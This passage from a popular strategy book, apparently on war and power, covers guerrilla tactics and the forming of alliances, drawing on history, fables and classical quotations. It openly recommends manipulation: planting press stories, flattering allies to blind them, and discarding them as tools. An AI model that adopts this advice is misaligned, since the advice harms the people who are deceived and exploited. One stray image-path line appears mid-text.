This strategy of the void works wonders on those who are used to conventional warfare. Lack of contact is so outside their experience that it warps any strategic powers they have. Large bureaucracies are often perfect targets for a guerrilla strategy for the same reason: they are capable of responding only in the most orthodox manner. In any event, guerrilla warriors generally need an opponent that is large, slow-footed, and with bullying tendencies.

Once you have determined that a guerrilla war is appropriate, take a look at the army you will use. A large, conventional army is never suitable; fluidity and the ability to strike from many angles are what counts. The organizational model is the cell--a relatively small group of men and women, tight-knit, dedicated, self-motivated, and spread out. These cells should penetrate the enemy camp itself. This was how Mao Tse-tung organized his army in the Chinese Revolution, infiltrating the Nationalist side, causing sabotage in the cities, leaving the deceptive and terrifying impression that his men were everywhere.

When U.S. Air Force Colonel John Boyd joined the Pentagon in the late 1960s to help develop jet fighters, he faced a reactionary bureaucracy dominated by commercial interests rather than military ones. The Pentagon was in dire need of reform, but a traditional bureaucratic war--an attempt to convince key staff directly and frontally of the importance of his cause--would have been a hopeless venture: Boyd would simply have been isolated and funneled out of the system. He decided to wage a guerrilla war instead. His first and most important step was to organize cells within the Pentagon. These cells were small and hard to detect, giving the reactionaries nothing to hit at when they realized they were in a war. Boyd recruited his guerrillas from among those dissatisfied with the status quo, especially the young--young people are always more receptive to change, and they love this style of fighting.

With his cells in place, Boyd had constant intelligence as to what was going on in the Pentagon and could anticipate the timing and content of the attacks on him. He could also use these cells to spread his influence through word of mouth, infiltrating ever deeper into the bureaucracy. The main point is to avoid an organization's formal channels and tendency for bigness and concentration. Opt for mobility instead; make your army light and clandestine. You can also attach your guerrilla cells to a regular army, much as the Russian Cossacks supported the armies of Alexander. This mix of conventional and unconventional can prove highly effective.

Once you have organized your cells, you must find a way to lure the enemy into attacking you. In war this is generally accomplished by retreating, then turning to strike at the enemy with constant small raids and ambushes that cannot be ignored. This was the classic strategy pursued by T. E. Lawrence in Arabia during World War I. The nineteenth-century American financial wizard Jay Gould, a man who fought many guerrilla wars in his business life, did something similar in his daily battles. His goal was to create maximum disorder in the markets--disorder he could anticipate and exploit. One of his main adversaries was the highly aggressive mogul Commodore Cornelius Vanderbilt, whom he engaged in a war for control of the Erie Railroad in the late 1860s. Gould maintained an incredibly elusive presence; he would work back channels to gain influence in, for example, the New York State legislature, which then enacted laws undermining Vanderbilt's interests. The furious Vanderbilt would go after Gould and counterattack, but Gould would by then have moved on to some other unexpected target. To deprive Vanderbilt of the strategic initiative, Gould upset him, fed his competitive and aggressive instincts, then goaded him further by giving him no target to counterattack.

Gould also made skillful use of the media. He might plant a newspaper article that would

suddenly sideswipe Vanderbilt, portraying him as an evil monopolist; Vanderbilt would have to respond, but that would only publicize the charge--and meanwhile Gould's name would be nowhere in evidence. The media in this instance are perfect as both the smoke screen concealing guerrilla tactics and the vehicle conveying them. Use the media to goad your enemies, getting them to disperse their energies in defending themselves while you watch, or find a new target to raid and ambush. Lacking a real battle to deal with, their frustration will mount and lead them to costly mistakes.

In conventional warfare the way you supply your army is a critical issue. In guerrilla warfare, on the other hand, you live off your enemies as much as possible, using their resources, their energy, and their power as a kind of supply base. Mao supplied his army mostly with captured equipment and food. Gould actually started out by infiltrating Vanderbilt's inner circle as a financial partner, then using Vanderbilt's immense resources to fund his mayhem. Using the enemy's materiel will help you to endure the longer length of any successful guerrilla campaign. In any event, you must plan to live cheaply, marshaling what you have for the long run.

In most conflicts time is a danger, bringing Murphy's Law into play: if anything can go wrong, it will. If your army is small and relatively self-sufficient, though, there is less to go wrong, and meanwhile you are working to make sure that for the enemy the passage of time is a nightmare. Morale is sinking, resources are stretched, and even great planners like Napoleon are finding themselves with problems they could never have foreseen. The effect is exponential: as unexpected problems crop up, the enemy starts making mistakes, which lead to more problems--and so it goes.


Make time an offensive weapon in your strategizing. Design your maneuvers to keep your enemies just barely going, always thinking that one more battle will do the trick. You want them to deteriorate slowly; a sudden sharp setback, a clear view of the trap you are laying for them, and they will pull out before the damage is done. Let them take key positions that give them the illusion of success. They will hold on to them tenaciously as your raids and pinprick attacks grow in number. Then, as they weaken, increase the pace of these attacks. Let them hope, let them think it is all still worth it, until the trap is set. Then break their illusion.

Just as you are extending time, contrary to convention, you are also extending space. You want to bring the fight to areas outside the theater of war, to include public and international opinion, turning the war into a political and global issue and giving the enemy too large a space to defend. Political support is invaluable to an underdog guerrilla campaign; the longer the fight is drawn out, the more the enemy seems morally unjustified and politically isolated. Always try to ally your guerrilla campaign with a cause you can defend as just and worthy.

You will win your guerrilla war in one of two ways. The first route is to increase the level of your attacks as your enemies deteriorate, then finish them off, as the Russians finished off Napoleon. The other method is by turning sheer exhaustion to your advantage: you just let the enemy give up, for the fight is no longer worth the aggravation. The latter way is the better one. It costs you less in resources, and it looks better: the enemy has fallen on his own sword. But even a guerrilla campaign cannot go on forever; at a certain point time starts to work against you as well. If the ending is taking too long, you must go on the offensive and finish the enemy off. In the Vietnam War, the North Vietnamese drew out the war to a point where it was also costing them too much. That was why they launched the Tet Offensive in 1968--to greatly accelerate the deterioration of the U.S. war effort.

The essence of guerrilla warfare is fluidity. The enemy will always try to adjust to what you are doing, attempting to find its feet in this unfamiliar terrain. You must be prepared to change and adopt whatever is contrary to expectation: this might mean occasionally fighting in a conventional manner, concentrating your army to attack here or there, then dispersing again. Your goal is maximum disorder and unfamiliarity. Remember: this war is psychological. It is more on the level of strategy than anything else that you give the enemy nothing to hold on to, nothing tangible to counter. It is the

enemies' minds that are grasping at air and their minds that fall first.



Authority: Anything that has form can be overcome; anything that takes shape can be countered. This is why sages conceal their forms in nothingness and let their minds soar in the void.

--Huainanzi *(second century B.C.*)

REVERSAL

A guerrilla strategy is extremely hard to counter, which is what makes it so effective. If you find yourself in a fight with guerrillas and you use conventional methods to fight them, you play into their hands; winning battles and taking territory means nothing in this kind of war. The only effective counterstrategy is to reverse the guerrillas' reversal, neutralizing their advantages. You must refuse them the freedom of time and space they need for their mayhem. You must work to isolate them--physically, politically, and morally. Above all, you must never respond in a graduated manner, by stepping up your forces bit by bit, as the United States did in the Vietnam War. You need a quick, decisive victory over such an opponent. If this seems impossible, it is better to pull out while you can than to sink into the protracted war the guerrilla fighter is trying to lure you into.

SEEM TO WORK FOR THE INTERESTS OF OTHERS WHILE FURTHERING YOUR OWN

THE ALLIANCE STRATEGY

The best way to advance your cause with the minimum of effort and bloodshed is to create a constantly shifting network of alliances, getting others to compensate for your deficiencies, do your dirty work, fight your wars, spend energy pulling you forward. The art is in choosing those allies who fit the needs of the moment and fill the gaps in your power. Give them gifts, offer them friendship, help them in time of need--all to blind them to reality and put them under subtle obligation to you. At the same time, work to sow dissension in the alliances of others, weakening your enemies by isolating them. While forming convenient coalitions, keep yourself free of negative entanglements.

THE PERFECT ALLY

In 1467, Charles, the thirty-four-year-old Count of Charlois, received the news he had secretly longed for: his father, the Duke of Burgundy--known as Philip the Good--had died, making Charles the new duke. Father and son had clashed over the years. Philip was patient and practical and during his reign had slowly managed to expand Burgundy's already impressive holdings. Charles was more ambitious and more warlike. The empire he inherited was immense, including Flanders, Holland, Zeeland, and Luxembourg to the north of present-day France, and the important duchy of Burgundy itself in northeastern France. Now, as duke, Charles had the power and resources at his command to realize his dreams of conquest into Germany and beyond.

> THE DOG, THE COCK AND THE FOX
> *A dog and a cockerel, having made friends, were strolling along a road together. As evening fell, the cockerel flew up into a tree to sleep there, and the dog went to sleep at the foot of the tree, which was hollow. According to his habit, the cockerel crowed just before daybreak. This alerted a fox nearby, who ran up to the tree and called up to the cockerel: "Do come down, sir, for I dearly wish to embrace a creature who could have such a beautiful voice as you!" The cockerel said: "I shall come down as soon as you awaken the doorkeeper who is asleep at the foot of the tree." Then, as the fox went to look for the "doorkeeper," the dog pounced briskly on him and tore him to pieces.*
> This fable teaches us that sensible men, when their enemies attack them, divert them to someone better able to defend them than they are themselves.
>
> *FABLES,* AESOP, SIXTH CENTURY B.C.

Two obstacles stood in his path. The first was the independent Swiss cantons to Burgundy's east. Charles would have to incorporate this territory, by force, before moving into southern Germany. The Swiss were fierce warriors who would not take kindly to any invasion. But in the end they could hardly match the size and power of the duke's army. The second obstacle was King Louis XI of France, Charles's cousin and archrival since childhood. France then was still a feudal state, composed of several duchies like Burgundy, whose dukes owed allegiance to the king. But these duchies were in fact independent powers and could form their own league if the king dared provoke them. Burgundy was the most powerful duchy of them all, and everyone knew Louis dreamed of swallowing it up and making France a united power.

Charles, however, felt confident that he could best his older cousin in both diplomacy and warfare. After all, Louis was weak, even a little soft in the head. How else to explain his strange infatuation with the Swiss cantons? Almost from the beginning of his reign, Louis had courted them assiduously, treating them almost like equals to France. There were many more powerful states he could have allied himself with to increase France's power, but he seemed obsessed with the Swiss. Perhaps he felt an affinity to their simple lifestyle; for a king, he himself had rather peasant tastes. Louis also had an aversion toward warfare, preferring to buy peace, even at a high price, than to fund an army.

It was imperative that Charles strike now, before Louis wised up and started acting more like a king. Charles formed a plan to realize his ambitions and then some: he would first move into Alsace, between France and Germany, and swallow up the weak kingdoms in the area. Then he would form an alliance with the great warrior king of England, Edward IV, whom he would persuade to land a large army at Calais. His own army would link up with the English at Reims, in central France, where Edward would be crowned the country's new king. The duke and Edward would easily dispose of Louis's weak army. The duke could then march east, across the Swiss cantons, while Edward would march south. Together they would form the dominant power in Europe.

By 1474 everything was in place. Edward had signed on to the plan. The duke began by marching on the upper Rhine, but just as he began his maneuvers, he learned that a large Swiss army had invaded his home territory of Burgundy. This army was funded by Louis XI himself. By this action Louis and the Swiss were clearly sending a warning to the duke that they would not look kindly on any future invasion of the cantons, but Charles had enough forces in Burgundy to drive the Swiss out. He was not a man to provoke in such a way; both parties would more than pay for their rash invasion.

In the summer of 1475, the English army--the largest yet assembled for an invasion of France--landed at Calais under the personal leadership of Edward IV. Charles went to meet Edward to finalize their plans and toast their imminent conquests. He then quickly returned to his own troops, which were marching south through Lorraine in preparation for the great linkup with the English forces at Reims.

Suddenly some disturbing news reached Charles in the field: his spies at the French court reported that Louis had opened up secret negotiations with Edward. Apparently Louis had persuaded the English king that Charles was using him and could not be trusted. Knowing that England's finances were weak, Louis had offered generous terms of peace, amounting to a large annual pension paid directly to the king and his court. He had entertained the English with great feasts of food and ale. And then, to the duke's utter disgust and amazement, Edward fell for it, signed the treaty, and took his forces home.

The duke had barely had time to get over this bitter news when Louis suddenly sent him envoys to broker a long-term truce between France and Burgundy. This was typical of the king--everything he did was inconsistent and contradictory. What was he thinking? Signing the truce would mean the duke could now confidently march against the Swiss, knowing that France would not interfere. Perhaps the king was guided by his great fear of war? Charles happily approved the truce.

The Swiss were outraged: Louis had been their friend, and now, at the moment of imminent peril, he had abandoned them. But the Swiss were used to fighting on their own; they would simply have to mobilize every man available.

Since in all her decisions, whether by chance or by choice, Rome took all steps necessary to make herself great, she did not overlook fraud. She could not at the start have been more deceitful than she was in the means she took, as we were saying just now, to acquire allies, since under this title she made them all her servants, as was the case with the Latins and other peoples round about. For she first availed herself of their arms in order to subjugate neighbouring peoples and to build up

her reputation as a state, and then, having subdued them, she increased to such an extent that she could beat anyone. Nor would the Latins ever have realised that in reality they were mere slaves, if they had not seen the Samnites twice defeated and forced to accept Rome's terms.

THE DISCOURSES, NICCOLO MACHIAVELLI, 1520

In the dead of the winter of 1477, the duke, impatient for victory, crossed the Jura Mountains heading east. The Swiss were waiting for him near the town of Grandson. This was the first time the duke had done battle with the Swiss, and he was caught off guard by what confronted him. It began with the alarming bellow of Swiss battle horns, which echoed in the mountains, creating a frightening din. Next, thousands of Swiss soldiers advanced down the slope toward the Burgundians. They marched with perfect precision, packed tight in phalanxes from which their enormous pikes stuck out like the spines of a giant hedgehog in motion. Their flanks and rear were protected by halberdiers swinging spiked battle-axes. It was a terrifying sight. The duke ordered attack after attack with his cavalry to break up the phalanxes, only to watch them being slaughtered. His artillery was hard to maneuver in the mountainous terrain. The Swiss fought with incredible fierceness, and their phalanxes were impenetrable.

A reserve Swiss force, hidden in the woods on the Burgundian right, suddenly emerged and attacked. The duke's army fell into a headlong retreat; the battle ended in a slaughter, from which the duke, however, escaped.

A few months later, it was the turn of the Swiss to go on the offensive by marching into Lorraine. In January 1478 the duke counterattacked with his now enfeebled forces; again the Burgundians were routed, and this time the duke did not escape. His body was finally identified on the field of battle, his head cloven in two by a Swiss halberd, his body pierced by pikes.

In the months after Charles's death, Louis XI swallowed up Burgundy, eliminating the last great feudal threat to a unified France. The duke had unknowingly fallen prey to Louis's elaborate plan to destroy him without wasting a single French soldier.

Six in the third place means: He finds a comrade. Now he beats the drum, now he stops. Now he sobs, now he sings. Here the source of a man's strength lies not in himself but in his relation to other people. No matter how close to them he may be, if his center of gravity depends on them, he is inevitably tossed to and fro between joy and sorrow. Rejoicing to high heaven, then sad unto death--this is the fate of those who depend upon an inner accord with other persons whom they love....

THE I CHING, CHINA, CIRCA EIGHTH CENTURY B.C.

Interpretation

King Louis XI would eventually become known as the Spider King, infamous for the elaborate webs he would weave to ensnare his opponents. His genius was to think far ahead and plot an indirect path to his goals--and his greatest goal was to transform France from a feudal state into a unified great power. Burgundy was his largest obstacle, and one he could not meet head-on: his army was weaker than Charles's, and he did not want to provoke a civil war. Before he became king, though, Louis had fought a short campaign against the Swiss and had seen the brutal efficiency with which their phalanxes fought and how they used their mountainous terrain to perfect advantage. He thought them unbeatable in war. Louis formed a plan to bait Charles into invading the cantons, where his military machine would be destroyed.

The strands of Louis's web were finely woven. First, he spent years courting the Swiss, forging bonds that blinded them to his ulterior purpose. This alliance also befuddled the arrogant duke, who

could not imagine how Louis planned to make use of such an ally. The king also knew that by getting the Swiss to invade Burgundy in 1474, he would make the duke so enraged as to lose all patience in his desire for revenge.

When Edward landed at Calais, the king had foreseen the invasion and was ready for it. Instead of trying to fight off this mighty opponent, he worked to coax the English king away from his alliance with Burgundy by appealing to his self-interest: without risking a single battle so far from home, Edward would receive a financial payment too handsome to refuse. Again thinking far in advance, Louis knew that when he eventually swallowed up the wealthy duchy of Burgundy, he would more than recoup what he was having to pay Edward. Abandoned by the English, Charles was isolated, yet still determined to avenge the invasion of Burgundy. At this point Louis moved to sign a treaty with the duke, getting rid of the last possible obstacle in Charles's path to the Swiss cantons. This new treaty would infuriate his Swiss friends, but what did Louis care? Friendship meant little to him; the Swiss would fight to defend their land with or without him. Patient and clear about his goals, Louis used alliances as a form of bloodless warfare, crushing his opponents by getting others to do his work for him.

Almost all of us instinctively understand the importance of allies. Because we operate by feel and emotion more often than by strategy, however, we frequently make the worst kinds of alliances. A common mistake is to think that the more allies we have, the better; but quality is more important than quantity. Having numerous allies increases the chances we will become entangled in other people's wars. Going to the other extreme, we sometimes think a single powerful ally is all we need; but allies like that tend to get what they can from us and then drop us when our usefulness is exhausted, just as Louis dropped the Swiss. It is in any case a mistake to become dependent on one person. Finally, we sometimes choose those who seem the friendliest, who we think will be loyal. Our emotions lead us astray.

THE FOX AND THE BILLY-GOAT

A fox, having fallen into a well, was faced with the prospect of being stuck there. But then a billy-goat came along to that same well because he was thirsty and saw the fox. He asked him if the water was good. The fox decided to put a brave face on it and gave a tremendous speech about how wonderful the water was down there, so very excellent. So the billy-goat climbed down the well, thinking only of his thirst. When he had a good drink, he asked the fox what he thought was the best way to get back up again. The fox said: "Well, I have a very good way to do that. Of course, it will mean our working together. If you just push your front feet up against the wall and hold your horns up in the air as high as you can, I will climb up on to them, get out, and then I can pull you up behind me." The billy-goat willingly consented to this idea, and the fox briskly clambered up the legs, the shoulders, and finally the horns of his companion. He found himself at the mouth of the well, pulled himself out, and immediately scampered off. The billy-goat shouted after him, reproaching him for breaking their agreement of mutual assistance....

FABLES, AESOP, SIXTH CENTURY B.C.

Understand: the perfect allies are those who give you something you cannot get on your own. They have the resources you lack. They will do your dirty work for you or fight your battles. Like the Swiss, they are not always the most obvious or the most powerful. Be creative and look for allies to whom you in turn have something to offer as well, creating a link of self-interest. To lose such allies of convenience will not destroy you or make you feel betrayed. You must think of them as temporary tools. When you no longer need such tools, there is no love lost in dumping them.

The forces of a powerful ally can be useful and good to those who have recourse to them...but are perilous to those who become dependent on them.

--*Niccolo Machiavelli,* The Prince *(1513)*

FALSE ALLIANCES

In November 1966, Murray Bowen, a professor of clinical psychiatry at Georgetown University and one of the world's most influential family therapists, faced a brewing crisis within his own family back home in Waverly, Tennessee. Bowen was the oldest of five children. His family had operated an important business in Waverly for several generations. The third-oldest sibling, a brother nicknamed June, had been running the business for some time. Continually overworked and feeling under-appreciated, June was now asking for a controlling interest in the business. Their father supported him, their mother did not. Members of the extended family were taking sides. The situation was tense.

At the same time, a death in the family of June's wife had made her so despondent that it was beginning to affect her husband's health. A ripple effect was spreading to the rest of the family, and Bowen's sister, the second-youngest and most unstable sibling, was beginning to display all kinds of nervous symptoms. Bowen feared most, though, for his father, who had a weak heart. As a family therapist, Bowen had studied a phenomenon he called an "anxiety wave," in which a peripheral event could spark enough emotional turmoil to lead to the death of the family's oldest or most vulnerable member. Somehow Bowen had to find a way to defuse this anxiety wave in his own family.

Heracles had performed these Ten Labours in the space of eight years and one month; but Eurystheus, discounting the Second and the Fifth, set him two more. The Eleventh Labour was to fetch fruit from the golden apple-tree, Mother Earth's wedding gift to Hera, with which she had been so delighted that she planted it in her own divine garden. This garden lay on the slopes of Mount Atlas, where the panting chariot-horses of the Sun complete their journey, and where Atlas's sheep and cattle, one thousand herds of each, wander over their undisputed pastures. When Hera found, one day, that Atlas's daughters, the Hesperides, to whom she had entrusted the tree, were pilfering the apples, she set the ever-watchful dragon Ladon to coil around the tree as its guardian..... When at last Heracles came to the Po, the river-nymphs, daughters of Zeus and Themis, showed him Nereus asleep. He seized the hoary old sea-god and, clinging to him despite his many Protean changes, forced him to prophesy how the golden apples could be won..... Nereus had advised Heracles not to pluck the apples himself, but to employ Atlas as his agent, meanwhile relieving him of his fantastic burden; therefore, on arriving at the Garden of the Hesperides, he asked Atlas to do him this favor. Atlas would have undertaken almost any task for the sake of an hour's respite, but he feared Ladon, whom Heracles thereupon killed with an arrow shot over the garden wall. Heracles now bent his back to receive the weight of the celestial globe, and Atlas walked away, returning presently with three apples plucked by his daughters. He found the sense of freedom delicious. "I will take these apples to Eurystheus myself without fail," he said, "if you hold up the heavens for a few moments longer." Heracles pretended to agree, but, having been warned by Nereus not to accept any such offer, begged Atlas to support the globe for only one moment more, while he put a pad on his head. Atlas, easily deceived, laid the apples on the ground and resumed his burden; whereupon Heracles picked them up and went away with an ironical farewell.

THE GREEK MYTHS, VOL. 2, ROBERT GRAVES, 1955

The problem for Bowen was that he was also going through a kind of personal and professional crisis at the time. One of his most influential theories held that members of a family were healthy to

the extent that they could differentiate themselves from their siblings and parents, establishing their own identity, being able to make decisions on their own, while also being integrated and actively involved with the rest of the family. He saw this as a difficult psychic task for anyone. A family has a kind of group ego and an interlocking emotional network; it requires a great deal of effort and practice to establish autonomy outside this system. Yet doing so, Bowen believed, though crucial for everyone, was also professionally necessary for family therapists, who could not properly help others if they had been unable to differentiate themselves from their own families. They would carry their personal problems into their practice.

And indeed here was Professor Bowen, a man in his early fifties who had worked for years on his relationship to his family but who found himself sucked into the group dynamic, regressing emotionally, unable to think straight, every time he went home to Tennessee. That made him feel profoundly frustrated and depressed. The time had come, he decided, to attempt a radical personal experiment on his next visit home.

In late January 1967, June Bowen received a lengthy letter from his brother Murray. The two men had not written to each other for some time; in fact, June resented his brother and had avoided personal encounters with him for several years, for he felt that their mother always took Murray's side, even though it was June who was running the business. In the letter Murray passed on many gossipy stories about June that family members had told him over the years, always careful to add that Murray had better not let his "sensitive" brother hear them. Murray said he was tired of these stories and of being told how to manage his brother. It would be better, he thought, to communicate with June directly. He ended the letter by saying it would be unnecessary for the two of them to see each other on his next visit home, since he had told him everything he wanted to say. He signed the letter "Your Meddlesome Brother."

The more June thought about this letter, the angrier it made him. Murray had deliberately churned up division between June and his family. Then, a few days later, the two men's younger sister also received a letter from Murray, saying he had heard about her emotional distress and had written asking June to take care of her until he got home. He signed the letter "Your Worried Brother." This letter was as upsetting to the sister as June's letter had been to him: she was tired of people treating her as if she were sick--that only made her more anxious than she already was. After another short interval, Murray sent a third letter, this time to his mother. He mentioned the letters he had written to the others. He was trying to defuse the family crisis, he said, by attracting all attention to himself. He wrote that he had wanted to get his brother all roiled up and that he had the material to push even more buttons if necessary; but, he warned, it is never wise to share intelligence with "the enemy," so his mother should keep all this to herself. He signed the letter "Your Strategic Son." Thinking he had lost his mind, his mother burned the letter.

News of these letters passed quickly through the family, stirring up a hornet's nest of accusations, concerns, and anxieties. Everyone was in a tizzy about them, but June was the center of the storm. He showed Murray's letter to his mother, whom it greatly disturbed. June promised that on Murray's imminent visit home he would not only not avoid him but would confront him and really let him have it.

Murray arrived in Waverly in early February. On the second night of his visit, at a dinner at his sister's, June showed up with his wife; the brothers' father and mother were also present. The encounter lasted some two hours, its main participants Murray, June, and their mother. It was a bitter family confrontation. A furious June threatened a lawsuit over Murray's scurrilous stories and accused his mother of conspiring with her favorite. When Murray confirmed that he and his mother were in cahoots, that it had all been plotted years ago between him and Mom, she was outraged, denied

knowledge of any plot, and said she would never tell Murray anything again. June told his own stories about his professor brother; Murray responded that they were amusing, but he knew better ones. The entire conversation centered on personal issues, and many repressed emotions came to the surface. But Murray remained strangely detached. He made sure he took no sides; no one was quite happy with what he was saying.

The next day Murray showed up at June's house--and June, for some reason, was happy to see him. Murray told more gossipy stories, including one he had heard about how well June was handling the situation considering all the stress he was under. June, feeling quite emotional, started to open up to his brother about his problems: he was really worried about their sister, he said, even thought she might be retarded. Later that day Murray visited the sister and told her what June had said about her; she was more than able to take care of herself, she replied, and had had enough of the family's intrusive concern. More visits followed with other family members. In each case, whenever someone tried to pass along some gossip or get Murray to take his or her side in the family constellation, he would either deflect the attempt with a neutral comment or pass it along to the person involved.

The day Murray left, everyone came to say good-bye. The sister seemed more relaxed; so did the father. The family mood was noticeably altered. A week later Murray's mother sent him a letter that ended, "With all its ups and downs, your last trip home was the greatest ever." June now wrote regularly to his brother. The conflict over controlling the family business was defused and settled. Murray's visits home now became things everyone looked forward to, even though he was still up to his old tricks with stories and such.

> *I regarded most of the people I met solely and exclusively as creatures I could use as porters in my voyages of ambition. Almost all these porters sooner or later became exhausted. Unable to endure the long marches that I forced on them at top speed and under all climatic conditions, they died on the way. I took others. To attach them to my service, I promised to get them to where I myself was going to that end-station of glory which climbers desperately want to reach....*
>
> *THE SECRET LIFE OF SALVADOR DALI*, SALVADOR DALI, 1942

Murray later wrote about the incident and incorporated what it had taught him into his training of other family therapists. He considered it the turning point in his career.

Interpretation

Bowen's strategy in the experiment he conducted on his family was simple: he would make it impossible for any family member to make him take sides or hook him into any kind of alliance. He would also deliberately cause an emotional tempest to break up the stale family dynamic, particularly targeting June and his mother, that dynamic's centrifugal forces. He would make his family see things anew by getting them to talk about personal matters rather than avoiding them. He would work on himself to stay calm and rational, squelching any desire either to please or to run away from confrontation.

And in the midst of this experiment, Bowen experienced an unbelievable feeling of lightness--a near euphoria. For the first time in his life, he felt connected to the family without being submerged by its emotional pulls. He could engage, argue, and banter without either regressing into childish tantrums or striving to be falsely agreeable. The more he dealt with the family this way, the easier it became.

Bowen also noticed the effect his behavior had on others. First, they could not interact in their usual way: June could not avoid him, his weak sister could not internalize all the family's problems,

the mother could not use him as a crutch. Next, they found themselves drawn to him. His refusal to take sides made it easier to open up to him. The stale family dynamic of gossip, secret communications, and irritating alliances was broken up in one visit. And, according to Bowen, it stayed that way for the rest of his life.

Bowen transferred his theory and practice beyond the family. He thought about his workplace, which had a family-like group ego and emotional system that infected him every time he was there: people would pull him into alliances, criticize absent colleagues, make it impossible for him to stay detached. Avoiding these conversations solved nothing; it meant he was still affected by the group dynamic, just unable to deal with it. Listening patiently to people's gossip while wishing they would stop was equally frustrating. Bowen had to take some kind of action to disrupt the dynamic--and he found he could apply the same tactics he had used on his family, to great success. He purposefully stirred things up while staying free of alliances. And, as with his family, he noticed the tremendous power his autonomy gave him in the group.

No one can get far in life without allies. The trick, however, is to recognize the difference between false allies and real ones. A false alliance is created out of an immediate emotional need. It requires that you give up something essential about yourself and makes it impossible for you to make your own decisions. A true alliance is formed out of mutual self-interest, each side supplying what the other cannot get alone. It does not require you to fuse your own identity with that of a group or pay attention to everyone else's emotional needs. It allows you autonomy.

THE LION AND THE WILD ASS

A lion and a wild ass entered into an agreement to hunt wild beasts together. The lion was to use his great strength, while the ass would make use of his greater speed. When they had taken a certain number of animals, the lion divided up the spoils into three portions. "I'll take the first share because I am the king," he said. "The second share will be mine because I have been your partner in the chase," he said. "As for the third share," he said to the wild ass, "this share will be a great source of harm to you, believe me, if you do not yield it up to me. And, by the way, get lost!" It is suitable always to calculate your own strength, and not to enter into an alliance with people stronger than yourself.

FABLES, AESOP, SIXTH CENTURY B.C.

Throughout your life you will find yourself in groups that demand fusion, forcing you into all kinds of false alliances that command your emotions. You must find a way to the position of strength and power: able to interact and engage with people while staying autonomous. You deftly avoid false alliances by taking provocative actions that make it impossible for people to entrap you. You shake up the dynamic as much as possible, targeting the troublemakers and controllers. Once you are in a position where you are able to stay rational within the group, you can seem to join an alliance without worrying about your emotions running away with you. And you will find that as the person who is simultaneously autonomous and part of the group, you will become a center of gravity and attention.

Enter into action under the cover of helping another's interests, only to further your own in the end.... This is the perfect stratagem and disguise forrealizing your ambitions, for the advantages you seem to offer only serve as lures to influence the other person's will. They think their interests are being advanced when in truth they are opening the way for yours.

--Baltasar Gracian (1601-1658)

KEYS TO WARFARE

To survive and advance at all in life, we find ourselves constantly having to use other people for some purpose, some need--to obtain resources we cannot get on our own, to give us protection of some sort, to compensate for a skill or talent we do not possess. As a description of human relationships, however, the word "use" has ugly connotations, and in any case we always like to make our actions seem nobler than they are. We prefer to think of these interactions as relationships of assistance, partnering, friendship.

This is not a matter of mere semantics; it is the source of a dangerous confusion that will harm you in the end. When you look for an ally, you have a need, an interest you want met. This is a practical, strategic matter upon which your success depends. If you allow emotions and appearances to infect the kinds of alliances you form, you are in danger. The art of forming alliances depends on your ability to separate friendship from need.

The state of Jin, located in modern Shaanhsi, grew steadily in strength by swallowing small neighbors. There were two small states, Hu and Yu, to its south. In the spring of the nineteenth year under King Hui of Zhou (658 B.C), Duke Xian of Jin sent for a trusted minister, Xun Xi, and declared his intention to attack Hu. "We have little chance to gain advantage," observed Xun Xi after a pause. "Hu and Yu have always been very close. When we attack one of them, the other will surely come to its rescue. Pitched one to one, neither of them is our match, but the result is far from certain if we fight both of them at the same time." "Surely you are not saying we have no way to cope with these two small states?" asked the duke. Xun Xi thought for a while before replying.... "I have thought up a plan by which we will be able to subdue both Hu and Yu. For the first step we should present the Duke of Yu with handsome gifts and ask him to lend us a path by which we can attack Hu." The duke asked, "But we have just offered gifts to Hu and signed a friendly agreement with it. We can hardly make Yu believe that we want to attack Hu instead of Yu itself." "That is not so difficult to work out," replied Xun Xi. "We may secretly order our men on the border to make raids on Hu. When the men of Hu come to protest, we may use that as a pretext to attack them. In this way Yu will be convinced of our professed intention." The duke considered it a good plan. Before long, armed conflicts broke out along the Jin-Hu border to the south. Thereupon the duke asked, "Now we have good reason to convince Yu of our intention to attack Hu. But it will not lend the path to us unless it receives a good profit in return. So what shall we use to bribe the Duke of Yu?" Xun Xi replied, "Though the Duke of Yu is known to be very greedy, he will not be moved unless our gifts are extremely precious. So why not offer him fine horses from Qu and jade from Chuiji?" The duke looked reluctant. "But these are the best treasures I have. I can hardly bring myself to part with them." "I am not surprised by your doubts," said Xun Xi. "Nevertheless, we are bound to subdue Hu now that it has lost the shield of Yu. After Hu is conquered, Yu will not be able to survive on its own. Therefore, when you send these gifts to the Duke of Yu, you are simply consigning the jade to your external mansion and the horses to your external stable...."...When Xun Xi was ushered into the court of Yu and presented the gifts, the Duke of Yu's eyes bulged.... "The men of Hu have repeatedly worked up disturbances along our border," [*said Xun Xi*] *. "To protect our people from the calamity of war, we have exerted the highest restraint and concluded a peace treaty with Hu. Nevertheless, the impudent Hu takes our restraint for weakness and is now creating new troubles by making invidious charges against us. Therefore my lord was compelled to order a punitive expedition against Hu, and he dispatched me to ask your permission to let our troops pass through your land. This way, we can get around our border with Hu, where its defense is strong, and launch a surprise attack at its weak point. When we have defeated the men of Hu, we shall present you with splendid trophies to testify to our mutual alliance and friendship."...That summer*

the Jin troops attacked Hu by way of Yu. The Duke of Yu led a band of force in person to join in the expedition. They defeated the Hu army and captured Xiayang, one of Hu's two major cities. The Duke of Yu received his share of the booty and believed he had nothing to regret for..... In autumn of the twenty-second year under King Hui of Zhou (655 B.C.), the Duke of Jin again sent an envoy to borrow a path from Yu [*to Hu*], *and again the Duke of Yu gave his consent..... In the eighth month, the Duke of Jin led six hundred war chariots and proceeded by way of Yu to attack Hu. They laid siege to Shangyang, the capital of Hu.... The city, after holding out for nearly four months, finally yielded. The Duke of Hu fled...and Hu as a feudal state was destroyed. On their way back, the Jin troops halted at Yu. The Duke of Yu came to welcome them, receiving the Duke of Jin into the capital. The Jin troops seized the chance to storm into the city. Taken totally off guard, the Yu army submitted with little resistance, and the Duke of Yu was taken prisoner. Duke Xian of Jin was extremely pleased when Xun Xi returned to present him with the horses and jade as well as the captured Duke of Yu.*

THE WILES OF WAR: 36 MILITARY STRATEGIES FROM ANCIENT CHINA, TRANSLATED BY SUN HAICHEN, 1991

